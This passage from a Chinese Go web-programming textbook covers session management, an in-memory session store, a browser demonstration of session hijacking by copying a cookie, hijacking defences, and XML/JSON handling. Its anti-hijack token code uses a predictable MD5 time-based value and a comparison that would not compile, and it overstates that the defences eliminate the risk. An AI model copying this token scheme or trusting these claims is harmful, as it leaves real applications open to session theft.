    if _, dup := provides[name]; dup {
        panic("session: Register called twice for provide " + name)
    }
    provides[name] = provide
}

```

全局唯一的 Session ID

Session ID 是用来识别访问 Web 应用的每一个用户，因此必须保证它是全局唯一的（GUID），下面代码展示了如何满足这一需求：

```
func (manager *Manager) sessionId() string {
    b := make([]byte, 32)
    if _, err := io.ReadFull(rand.Reader, b); err != nil {
        return ""
    }
    return base64.URLEncoding.EncodeToString(b)
}
```

session 创建

我们需要为每个来访用户分配或获取与他相关连的 Session，以便后面根据 Session 信息来验证操作。SessionStart 这个函数就是用来检测是否已经有某个 Session 与当前来访用户发生了关联，如果没有则创建之。

```
func (manager *Manager) SessionStart(w http.ResponseWriter, r *http.Request) (session
Session) {
    manager.lock.Lock()
    defer manager.lock.Unlock()
    cookie, err := r.Cookie(manager.cookieName)
    if err != nil || cookie.Value == "" {
        sid := manager.sessionId()
        session, _ = manager.provider.SessionInit(sid)
        cookie := http.Cookie{Name: manager.cookieName, Value:
url.QueryEscape(sid), Path: "/", HttpOnly: true, MaxAge:
int(manager.maxlifetime)}
        http.SetCookie(w, &cookie)
    } else {
        sid, _ := url.QueryUnescape(cookie.Value)
        session, _ = manager.provider.SessionRead(sid)
    }
    return
}
```

我们用前面 login 操作来演示 session 的运用：

```
func login(w http.ResponseWriter, r *http.Request) {
    sess := globalSessions.SessionStart(w, r)
    r.ParseForm()
    if r.Method == "GET" {
        t, _ := template.ParseFiles("login.gtpl")
        w.Header().Set("Content-Type", "text/html")
        t.Execute(w, sess.Get("username"))
    }
}
```

```
    } else {  
        sess.Set("username", r.Form["username"])  
        http.Redirect(w, r, "/", 302)  
    }  
}
```

操作值：设置、读取和删除

SessionStart 函数返回的是一个满足 Session 接口的变量，那么我们该如何用他来对 session 数据进行操作呢？

上面的例子中的代码 `session.Get("uid")` 已经展示了基本的读取数据的操作，现在我们再来看一下详细的操作：

```
func count(w http.ResponseWriter, r *http.Request) {  
    sess := globalSessions.SessionStart(w, r)  
    createtime := sess.Get("createtime")  
    if createtime == nil {  
        sess.Set("createtime", time.Now().Unix())  
    } else if (createtime.(int64) + 360) < (time.Now().Unix()) {  
        globalSessions.SessionDestroy(w, r)  
        sess = globalSessions.SessionStart(w, r)  
    }  
    ct := sess.Get("countnum")  
    if ct == nil {  
        sess.Set("countnum", 1)  
    } else {  
        sess.Set("countnum", (ct.(int) + 1))  
    }  
    t, _ := template.ParseFiles("count.gtpl")  
    w.Header().Set("Content-Type", "text/html")  
    t.Execute(w, sess.Get("countnum"))  
}
```

通过上面的例子可以看到，Session 的操作和操作 key/value 数据库类似：Set、Get、Delete 等操作

因为 Session 有过期的概念，所以我们定义了 GC 操作，当访问过期时间满足 GC 的触发条件后将会引起 GC，但是当我们进行了任意一个 session 操作，都会对 Session 实体进行更新，都会触发对最后访问时间的修改，这样当 GC 的时候就不会误删除还在使用的 Session 实体。

session 重置

我们知道，Web 应用中有用户退出这个操作，那么当用户退出应用的时候，我们需要对该用户的 session 数据进行销毁操作，上面的代码已经演示了如何使用 session 重置操作，下面这个函数就是实现了这个功能：

```
//Destroy sessionid
func (manager *Manager) SessionDestroy(w http.ResponseWriter, r
*http.Request){
    cookie, err := r.Cookie(manager.cookieName)
    if err != nil || cookie.Value == "" {
        return
    } else {
        manager.lock.Lock()
        defer manager.lock.Unlock()
        manager.provider.SessionDestroy(cookie.Value)
        expiration := time.Now()
        cookie := http.Cookie{Name: manager.cookieName, Path: "/",
HttpOnly: true, Expires: expiration, MaxAge: -1}
        http.SetCookie(w, &cookie)
    }
}
```

session 销毁

我们来看一下 Session 管理器如何来管理销毁,只要我们在 Main 启动的时候启动：

```
func init() {
    go globalSessions.GC()
}

func (manager *Manager) GC() {
    manager.lock.Lock()
    defer manager.lock.Unlock()
    manager.provider.SessionGC(manager.maxlifetime)
    time.AfterFunc(time.Duration(manager.maxlifetime), func()
{ manager.GC() })
}
```

我们可以看到 GC 充分利用了 time 包中的定时器功能，当超时 maxLifeTime 之后调用 GC 函数，这样就可以保证 maxLifeTime 时间内的 session 都是可用的，类似的方案也可以用于统计在线用户数之类的。

总结

至此 我们实现了一个用来在 Web 应用中全局管理 Session 的 SessionManager，定义了用来提供 Session 存储实现 Provider 的接口,下一小节，我们将会通过接口定义来实现一些 Provider,供大家参考学习。

6.3 session 存储

上一节我们介绍了 Session 管理器的实现原理，定义了存储 session 的接口，这小节我们将示例一个基于内存的 session 存储接口的实现，其他的存储方式，读者可以自行参考示例来实现，内存的实现请看下面的例子代码

```
package memory

import (
    "container/list"
    "github.com/astaxie/session"
    "sync"
    "time"
)

var pder = &Provider{list: list.New()}

type SessionStore struct {
    sid      string          //session id 唯一标示
    timeAccessed time.Time      //最后访问时间
    value     map[interface{}]interface{} //session 里面存储的值
}

func (st *SessionStore) Set(key, value interface{}) error {
    st.value[key] = value
    pder.SessionUpdate(st.sid)
    return nil
}

func (st *SessionStore) Get(key interface{}) interface{} {
    pder.SessionUpdate(st.sid)
    if v, ok := st.value[key]; ok {
        return v
    } else {
        return nil
    }
}

func (st *SessionStore) Delete(key interface{}) error {
    delete(st.value, key)
    pder.SessionUpdate(st.sid)
    return nil
}
```



```

}

func (st *SessionStore) SessionID() string {
    return st.sid
}

type Provider struct {
    lock    sync.Mutex        //用来锁
    sessions map[string]*list.Element //用来存储在内存
    list    *list.List         //用来做 gc
}

func (pder *Provider) SessionInit(sid string) (session.Session, error) {
    pder.lock.Lock()
    defer pder.lock.Unlock()
    v := make(map[interface{}]interface{}, 0)
    newsess := &SessionStore{sid: sid, timeAccessed: time.Now(), value: v}
    element := pder.list.PushBack(newsess)
    pder.sessions[sid] = element
    return newsess, nil
}

func (pder *Provider) SessionRead(sid string) (session.Session, error) {
    if element, ok := pder.sessions[sid]; ok {
        return element.Value.(*SessionStore), nil
    } else {
        sess, err := pder.SessionInit(sid)
        return sess, err
    }
    return nil, nil
}

func (pder *Provider) SessionDestroy(sid string) error {
    if element, ok := pder.sessions[sid]; ok {
        delete(pder.sessions, sid)
        pder.list.Remove(element)
        return nil
    }
    return nil
}

func (pder *Provider) SessionGC(maxlifetime int64) {
    pder.lock.Lock()

```

```

defer pder.lock.Unlock()

for {
    element := pder.list.Back()
    if element == nil {
        break
    }
    if (element.Value.(*SessionStore).timeAccessed.Unix() + maxlifetime) <
time.Now().Unix() {
        pder.list.Remove(element)
        delete(pder.sessions, element.Value.(*SessionStore).sid)
    } else {
        break
    }
}
}

func (pder *Provider) SessionUpdate(sid string) error {
    pder.lock.Lock()
    defer pder.lock.Unlock()
    if element, ok := pder.sessions[sid]; ok {
        element.Value.(*SessionStore).timeAccessed = time.Now()
        pder.list.MoveToFront(element)
        return nil
    }
    return nil
}

func init() {
    pder.sessions = make(map[string]*list.Element, 0)
    session.Register("memory", pder)
}

```

上面这个代码实现了一个内存存储的 session 机制。通过 init 函数注册到 session 管理器中。这样就可以方便的调用了。我们如何来调用该引擎呢？请看下面的代码

```

import (
    "github.com/astaxie/session"
    _ "github.com/astaxie/session/providers/memory"
)

```

当 import 的时候已经执行了 memory 函数里面的 init 函数，这样就已经注册到 session 管理器中，我们就可以使用了，通过如下方式就可以初始化一个 session 管理器：

```
var globalSessions *session.Manager
```

```
//然后在 init 函数中初始化
```

```
func init() {
```

```
    globalSessions, _ = session.NewManager("memory", "gosessionid", 3600)
```

```
    go globalSessions.GC()
```

```
}
```

6.4 预防 session 劫持

session 劫持是一种广泛存在的比较严重的安全威胁，在 session 技术中，客户端和服务端通过 session 的标识符来维护会话，但这个标识符很容易就能被嗅探到，从而被其他人利用。它是中间人攻击的一种类型。

本节将通过一个实例来演示会话劫持，希望通过这个实例，能让读者更好地理解 session 的本质。

session 劫持过程

我们写了如下的代码来展示一个 count 计数器：

```
func count(w http.ResponseWriter, r *http.Request) {
    sess := globalSessions.SessionStart(w, r)
    ct := sess.Get("countnum")
    if ct == nil {
        sess.Set("countnum", 1)
    } else {
        sess.Set("countnum", (ct.(int) + 1))
    }
    t, _ := template.ParseFiles("count.gtpl")
    w.Header().Set("Content-Type", "text/html")
    t.Execute(w, sess.Get("countnum"))
}
```

count.gtpl 的代码如下所示：

```
Hi. Now count:{{.}}
```

然后我们在浏览器里面刷新可以看到如下内容：




图 6.4 浏览器端显示 count 数

随着刷新，数字将不断增长，当数字显示为 6 的时候，打开浏览器(以 chrome 为例)的 cookie 管理器，可以看到类似如下的信息：




图 6.5 获取浏览器端保存的 cookie

下面这个步骤最为关键: 打开另一个浏览器(这里我打开了 firefox 浏览器),复制 chrome 地址栏里的地址到新打开的浏览器的地址栏中。然后打开 firefox 的 cookie 模拟插件, 新建一个 cookie, 把按上图中 cookie 内容原样在 firefox 中重建一份:




图 6.6 模拟 cookie

回车后，你将看到如下内容：




图 6.7 劫持 session 成功

可以看到虽然换了浏览器，但是我们却获得了 sessionID，然后模拟了 cookie 存储的过程。这个例子是在同一台计算机上做的，不过即使换用两台来做，其结果仍然一样。此时如果交替点击两个浏览器里的链接你会发现它们其实操纵的是同一个计数器。不必惊讶，此处 firefox 盗用了 chrome 和 goserver 之间的维持会话的钥匙，即 gosessionid，这是一种类型的“会话劫持”。在 goserver 看来，它从 http 请求中得到了一个 gosessionid，由于 HTTP 协议的无状态性，它无法得知这个 gosessionid 是从 chrome 那里“劫持”来的，它依然会去查找对应的 session，并执行相关计算。与此同时 chrome 也无法得知自己保持的会话已经被“劫持”。

session 劫持防范

cookieonly 和 token

通过上面 session 劫持的简单演示可以了解到 session 一旦被其他人劫持，就非常危险，劫持者可以假装成被劫持者进行很多非法操作。那么如何有效的防止 session 劫持呢？

其中一个解决方案就是 sessionID 的值只允许 cookie 设置，而不是通过 URL 重置方式设置，同时设置 cookie 的 httponly 为 true,这个属性是设置是否可通过客户端脚本访问这个设置的 cookie，第一这个可以防止这个 cookie 被 XSS 读取从而引起 session 劫持，第二 cookie 设置不会像 URL 重置方式那么容易获取 sessionID。

第二步就是在每个请求里面加上 token，实现类似前面章节里面讲的防止 form 重复递交类似的功能，我们在每个请求里面加上一个隐藏的 token，然后每次验证这个 token，从而保证用户的请求都是唯一性。

```
h := md5.New()
salt:="astaxie%^7&8888"
io.WriteString(h,salt+time.Now().String())
token:=fmt.Sprintf("%x",h.Sum(nil))
if r.Form["token"]!=token{
    //提示登录
```

```
}  
sess.Set("token",token)
```

间隔生成新的 **SID**

还有一个解决方案就是，我们给 session 额外设置一个创建时间的值，一旦过了一定的时间，我们销毁这个 sessionID，重新生成新的 session，这样可以一定程度上防止 session 劫持的问题。

```
createtime := sess.Get("createtime")  
if createtime == nil {  
    sess.Set("createtime", time.Now().Unix())  
} else if (createtime.(int64) + 60) < (time.Now().Unix()) {  
    globalSessions.SessionDestroy(w, r)  
    sess = globalSessions.SessionStart(w, r)  
}
```

session 启动后，我们设置了一个值，用于记录生成 sessionID 的时间。通过判断每次请求是否过期(这里设置了 60 秒)定期生成新的 ID，这样使得攻击者获取有效 sessionID 的机会大大降低。

上面两个手段的组合可以在实践中消除 session 劫持的风险，一方面，由于 sessionID 频繁改变，使攻击者难有机会获取有效的 sessionID；另一方面，因为 sessionID 只能在 cookie 中传递，然后设置了 httponly，所以基于 URL 攻击的可能性为零，同时被 XSS 获取 sessionID 也不可能。最后，由于我们还设置了 MaxAge=0，这样就相当于 session cookie 不会留在浏览器的历史记录里面。

6.5 小结

这章我们学习了什么是 session，什么是 cookie，以及他们两者之间的关系。但是目前 Go 官方标准包里面不支持 session，所以我们设计了一个 session 管理器，实现了 session 从创建到销毁的整个过程。然后定义了 Provider 的接口，使得可以支持各种后端的 session 存储，然后我们在第三小节里面介绍了如何使用内存存储来实现 session 的管理。第四小节我们讲解了 session 劫持的过程，以及我们如何有效的来防止 session 劫持。通过这一章的讲解，希望能够让读者了解整个 session 的执行原理以及如何实现，而且是如何更加安全的使用 session。

7 文本处理

Web 开发中对于文本处理是非常重要的部分，我们往往需要对输出或者输入的内容进行处理，这里的文本包括字符串、数字、Json、XML 等等。Go 语言作为一门高性能的语言，对这些文本的处理都有官方的标准库来支持。而且在你使用中你会发现 Go 标准库的一些设计相当的巧妙，而且对于使用者来说也很方便就能处理这些文本。本章我们将通过四个小节介绍，让用户对 Go 语言处理文本有一个很好的认识。

XML 是目前很多标准接口的交互语言，很多时候和一些 Java 编写的 webserver 进行交互都是基于 XML 标准进行交互，7.1 小节将介绍如何处理 XML 文本，我们使用 XML 之后发现它太复杂了，现在很多互联网企业对外的 API 大多数采用了 JSON 格式，这种格式描述简单，但是又能很好的表达意思，7.2 小节我们将讲述如何处理这样的 JSON 格式数据。正则是一个让人又爱又恨的工具，它处理文本的能力非常强大，我们在前面表单验证里面已经有所领略它的强大，7.3 小节将详细的更深入的讲解如何利用好 Go 的正则。Web 开发中一个很重要的部分就是 MVC 分离，在 Go 语言的 Web 开发中 V 有一个专门的包来支持 template,7.4 小节将详细的讲解如何使用模版来进行输出内容。7.5 小节讲详细介绍如何进行文件和文件夹的操作。7.6 小结介绍了字符串的相关操作。

目录



7.1 XML 处理

XML 作为一种数据交换和信息传递的格式已经十分普及。而随着 Web 服务日益广泛的应用，现在 XML 在日常的开发工作中也扮演了愈发重要的角色。这一小节，我们将就 Go 语言标准包中的 XML 相关处理的包进行介绍。

这个小节不会涉及 XML 规范相关的内容（如需了解相关知识请参考其他文献），而是介绍如何用 Go 语言来编解码 XML 文件相关的知识。

假如你是一名运维人员，你为你所管理的所有服务器生成了如下内容的 xml 的配置文件：

```
<?xml version="1.0" encoding="utf-8"?>
<servers version="1">
  <server>
    <serverName>Shanghai_VPN</serverName>
    <serverIP>127.0.0.1</serverIP>
  </server>
  <server>
    <serverName>Beijing_VPN</serverName>
    <serverIP>127.0.0.2</serverIP>
  </server>
</servers>
```

上面的 XML 文档描述了两个服务器的信息，包含了服务器名和服务器的 IP 信息，接下来的 Go 例子以此 XML 描述的信息进行操作。

解析 XML

如何解析如上这个 XML 文件喃呢？我们可以通过 xml 包的 Unmarshal 函数来达到我们的目的

```
func Unmarshal(data []byte, v interface{}) error
```

data 接收的是 XML 数据流，v 是需要输出的结构，定义为 interface，也就是可以把 XML 转换为任意的格式。我们这里主要介绍 struct 的转换，因为 struct 和 XML 都有类似树结构的特征。

示例代码如下：

```
package main

import (
    "encoding/xml"
    "fmt"
```

```

    "io/ioutil"
    "os"
)

type Recurlyservers struct {
    XMLName    xml.Name `xml:"servers"`
    Version    string  `xml:"version,attr"`
    Svs        []server `xml:"server"`
    Description string  `xml:",innerxml"`
}

type server struct {
    XMLName    xml.Name `xml:"server"`
    ServerName string  `xml:"serverName"`
    ServerIP   string  `xml:"serverIP"`
}

func main() {
    file, err := os.Open("servers.xml") // For read access.
    if err != nil {
        fmt.Printf("error: %v", err)
        return
    }
    defer file.Close()
    data, err := ioutil.ReadAll(file)
    if err != nil {
        fmt.Printf("error: %v", err)
        return
    }
    v := Recurlyservers{}
    err = xml.Unmarshal(data, &v)
    if err != nil {
        fmt.Printf("error: %v", err)
        return
    }

    fmt.Println(v)
}

```

XML 本质上是一种树形的数据格式，而我们可以定义与之匹配的 go 语言的 struct 类型，然后通过 xml.Unmarshal 来将 xml 中的数据解析成对应的 struct 对象。如上例子输出如下数据

```

{{ servers} 1 [{{ server} Shanghai_VPN 127.0.0.1} {{ server} Beijing_VPN 127.0.0.2}]
<server>
  <serverName>Shanghai_VPN</serverName>
  <serverIP>127.0.0.1</serverIP>
</server>
<server>
  <serverName>Beijing_VPN</serverName>
  <serverIP>127.0.0.2</serverIP>
</server>
}

```

上面的例子中，将 xml 文件解析成对应的 struct 对象是通过 xml.Unmarshal 来完成的，这个过程是如何实现的？可以看到我们的 struct 定义后面多了一些类似于 xml:"serverName"这样的内容,这个是 struct 的一个特性，它们被称为 struct tag，它们是用来辅助反射的。我们来看一下 Unmarshal 的定义：

```
func Unmarshal(data []byte, v interface{}) error
```

我们看到函数定义了两个参数，第一个是 XML 数据流，第二个是存储的对应类型，目前支持 struct、slice 和 string，XML 包内部采用了反射来进行数据的映射，所以 v 里面的字段必须是导出的。Unmarshal 解析的时候 XML 元素和字段怎么对应起来的呢？这是有一个优先级读取流程的，首先会读取 struct tag，如果没有，那么就会对应字段名。必须注意一点的是解析的时候 tag、字段名、XML 元素都是大小写敏感的，所以必须一一对应字段。

Go 语言的反射机制，可以利用这些 tag 信息来将来自 XML 文件中的数据反射成对应的 struct 对象，关于反射如何利用 struct tag 的更多内容请参阅 reflect 中的相关内容。

解析 XML 到 struct 的时候遵循如下的规则：

- 如果 struct 的一个字段是 string 或者 []byte 类型且它的 tag 含有",innerxml"，Unmarshal 将会将此字段所对应的元素内所有内嵌的原始 xml 累加到此字段上，如上面例子 Description 定义。最后的输出是
Shanghai_VPN127.0.0.1Beijing_VPN127.0.0.2
- 如果 struct 中有一个叫做 XMLName，且类型为 xml.Name 字段，那么在解析的时候就会保存这个 element 的名字到该字段,如上面例子中的 servers。
- 如果某个 struct 字段的 tag 定义中含有 XML 结构中 element 的名称，那么解析的时候就会把相应的 element 值赋值给该字段，如上 servername 和 serverip 定义。
- 如果某个 struct 字段的 tag 定义了中含有",attr"，那么解析的时候就会将该结构所对应的 element 的与字段同名的属性的值赋值给该字段，如上 version 定义。
- 如果某个 struct 字段的 tag 定义 型如"a>b>c",则解析的时候，会将 xml 结构 a 下面的 b 下面的 c 元素的值赋值给该字段。
- 如果某个 struct 字段的 tag 定义了"-",那么不会为该字段解析匹配任何 xml 数据。

- 如果 struct 字段后面的 tag 定义了",any", 如果他的子元素在不满足其他的规则的时候就会匹配到这个字段。
- 如果某个 XML 元素包含一条或者多条注释, 那么这些注释将被累加到第一个 tag 含有",comments"的字段上, 这个字段的类型可能是[]byte 或 string, 如果没有这样的字段存在, 那么注释将会被抛弃。

上面详细讲述了如何定义 struct 的 tag。只要设置对了 tag, 那么 XML 解析就如上面示例般简单, tag 和 XML 的 element 是一一对应的关系, 如上所示, 我们还可以通过 slice 来表示多个同级元素。

注意: 为了正确解析, go 语言的 xml 包要求 struct 定义中的所有字段必须是可导出的 (即首字母大写)

输出 XML

假若我们不是要解析如上所示的 XML 文件, 而是生成它, 那么在 go 语言中又该如何实现呢? xml 包中提供了 Marshal 和 MarshalIndent 两个函数, 来满足我们的需求。这两个函数主要的区别是第二个函数会增加前缀和缩进, 函数的定义如下所示:

```
func Marshal(v interface{}) ([]byte, error)
func MarshalIndent(v interface{}, prefix, indent string) ([]byte, error)
```

两个函数第一个参数是用来生成 XML 的结构定义类型数据, 都是返回生成的 XML 数据流。

下面我们来看一下如何输出如上的 XML:

```
package main

import (
    "encoding/xml"
    "fmt"
    "os"
)

type Servers struct {
    XMLName xml.Name `xml:"servers"`
    Version string `xml:"version,attr"`
    Svs    []server `xml:"server"`
}

type server struct {
    ServerName string `xml:"serverName"`
    ServerIP   string `xml:"serverIP"`
}
```

```

func main() {
    v := &Servers{Version: "1"}
    v.Svs = append(v.Svs, server{"Shanghai_VPN", "127.0.0.1"})
    v.Svs = append(v.Svs, server{"Beijing_VPN", "127.0.0.2"})
    output, err := xml.MarshalIndent(v, " ", " ")
    if err != nil {
        fmt.Printf("error: %v\n", err)
    }
    os.Stdout.Write([]byte(xml.Header))

    os.Stdout.Write(output)
}

```

上面的代码输出如下信息：

```

<?xml version="1.0" encoding="UTF-8"?>
<servers version="1">
  <server>
    <serverName>Shanghai_VPN</serverName>
    <serverIP>127.0.0.1</serverIP>
  </server>
  <server>
    <serverName>Beijing_VPN</serverName>
    <serverIP>127.0.0.2</serverIP>
  </server>
</servers>

```

和我们之前定义的文件格式一模一样，之所以会有 `os.Stdout.Write([]byte(xml.Header))` 这句代码的出现，是因为 `xml.MarshalIndent` 或者 `xml.Marshal` 输出的信息都是不带 XML 头的，为了生成正确的 xml 文件，我们使用了 xml 包预定义的 Header 变量。

我们看到 Marshal 函数接收的参数 v 是 interface{} 类型的，即它可以接受任意类型的参数，那么 xml 包，根据什么规则来生成相应的 XML 文件呢？

- 如果 v 是 array 或者 slice，那么输出每一个元素，类似 value
- 如果 v 是指针，那么会 Marshal 指针指向的内容，如果指针为空，什么都不输出
- 如果 v 是 interface，那么就处理 interface 所包含的数据
- 如果 v 是其他数据类型，就会输出这个数据类型所拥有的字段信息

生成的 XML 文件中的 element 的名字又是根据什么决定的呢？元素名按照如下优先级从 struct 中获取：

- 如果 v 是 struct，XMLName 的 tag 中定义的名称
- 类型为 xml.Name 的名叫 XMLName 的字段值
- 通过 struct 中字段的 tag 来获取
- 通过 struct 的字段名用来获取

- `marshal` 的类型名称

我们应如何设置 struct 中字段的 tag 信息以控制最终 xml 文件的生成呢？

- `XMLName` 不会被输出
- tag 中含有 "-" 的字段不会输出
- tag 中含有 "name,attr", 会以 name 作为属性名, 字段值作为值输出为这个 XML 元素的属性, 如上 version 字段所描述
- tag 中含有 ".attr", 会以这个 struct 的字段名作为属性名输出为 XML 元素的属性, 类似上一条, 只是这个 name 默认是字段名了。
- tag 中含有 ".chardata", 输出为 xml 的 character data 而非 element。
- tag 中含有 ".innerxml", 将会被原样输出, 而不会进行常规的编码过程
- tag 中含有 ".comment", 将被当作 xml 注释来输出, 而不会进行常规的编码过程, 字段值中不能含有 "--" 字符串
- tag 中含有 "omitempty", 如果该字段的值为空值那么该字段就不会被输出到 XML, 空值包括: false、0、nil 指针或 nil 接口, 任何长度为 0 的 array, slice, map 或者 string
- tag 中含有 "a>b>c", 那么就会循环输出三个元素 a 包含 b, b 包含 c, 例如如下代码就会输出

```
•      FirstName string `xml:"name>first"`  
•      LastName  string `xml:"name>last"`  
•  
•      <name>  
•      <first>Asta</first>  
•      <last>Xie</last>  
•      </name>
```

上面我们介绍了如何使用 Go 语言的 xml 包来编/解码 XML 文件, 重要的一点是对 XML 的所有操作都是通过 struct tag 来实现的, 所以学会对 struct tag 的运用变得非常重要, 在文章中我们简要的列举了如何定义 tag。更多内容或 tag 定义请参看相应的官方资料。

7.2 JSON 处理

JSON (Javascript Object Notation) 是一种轻量级的数据交换语言，以文字为基础，具有自我描述性且易于让人阅读。尽管 JSON 是 Javascript 的一个子集，但 JSON 是独立于语言的文本格式，并且采用了类似于 C 语言家族的一些习惯。JSON 与 XML 最大的不同在于 XML 是一个完整的标记语言，而 JSON 不是。JSON 由于比 XML 更小、更快，更易解析，以及浏览器的内建快速解析支持，使得其更适用于网络数据传输领域。目前我们看到很多的开放平台，基本上都是采用了 JSON 作为他们的数据交互的接口。既然 JSON 在 Web 开发中如此重要，那么 Go 语言对 JSON 支持的怎么样呢？Go 语言的标准库已经非常好的支持了 JSON，可以很容易的对 JSON 数据进行编、解码的工作。

前一小节的运维的例子用 json 来表示，结果描述如下：

```
{"servers":[{"serverName":"Shanghai_VPN","serverIP":"127.0.0.1"},
{"serverName":"Beijing_VPN","serverIP":"127.0.0.2"}]}
```

本小节余下的内容将以此 JSON 数据为基础，来介绍 go 语言的 json 包对 JSON 数据的编、解码。

解析 JSON

解析到结构体

假如有了上面的 JSON 串，那么我们如何来解析这个 JSON 串呢？Go 的 JSON 包中有如下函数

```
func Unmarshal(data []byte, v interface{}) error
```

通过这个函数我们就可以实现解析的目的，详细的解析例子请看如下代码：

```
package main

import (
    "encoding/json"
    "fmt"
)

type Server struct {
    ServerName string
    ServerIP   string
}

}
```



```

type Serverslice struct {
    Servers []Server
}

func main() {
    var s Serverslice
    str := `{"servers":
[{"serverName":"Shanghai_VPN","serverIP":"127.0.0.1"},
{"serverName":"Beijing_VPN","serverIP":"127.0.0.2"}]}`
    json.Unmarshal([]byte(str), &s)
    fmt.Println(s)
}

```

通在上面的示例代码中，我们首先定义了与 json 数据对应的结构体，数组对应 slice，字段名对应 JSON 里面的 KEY，在解析的时候，如何将 json 数据与 struct 字段相匹配呢？例如 JSON 的 key 是 Foo，那么怎么找对应的字段呢？

- 首先查找 tag 含有 Foo 的可导出的 struct 字段(首字母大写)
- 其次查找字段名是 Foo 的导出字段
- 最后查找类似 FOO 或者 FoO 这样的除了首字母之外其他大小写不敏感的导出字段

聪明的你一定注意到了这一点：能够被赋值的字段必须是可导出字段(即首字母大写)。同时 JSON 解析的时候只会解析能找得到的字段，如果找不到的字段会被忽略，这样的一个是好处是：当你接收到一个很大的 JSON 数据结构而你却只想获取其中的部分数据的时候，你只需将你想要的数据对应的字段名大写，即可轻松解决这个问题。

解析到 interface

上面那种解析方式是在我们知晓被解析的 JSON 数据的结构的前提下采取的方案，如果我们不知道被解析的数据的格式，又应该如何来解析呢？

我们知道 interface{} 可以用来存储任意数据类型的对象，这种数据结构正好用于存储解析的未知结构的 json 数据的结果。JSON 包中采用 map[string]interface{} 和 []interface{} 结构来存储任意的 JSON 对象和数组。Go 类型和 JSON 类型的对应关系如下：

- bool 代表 JSON booleans,
- float64 代表 JSON numbers,
- string 代表 JSON strings,
- nil 代表 JSON null.

现在我们假设有如下的 JSON 数据

```
b := []byte(`{"Name":"Wednesday","Age":6,"Parents":["Gomez","Morticia"]}`)
```
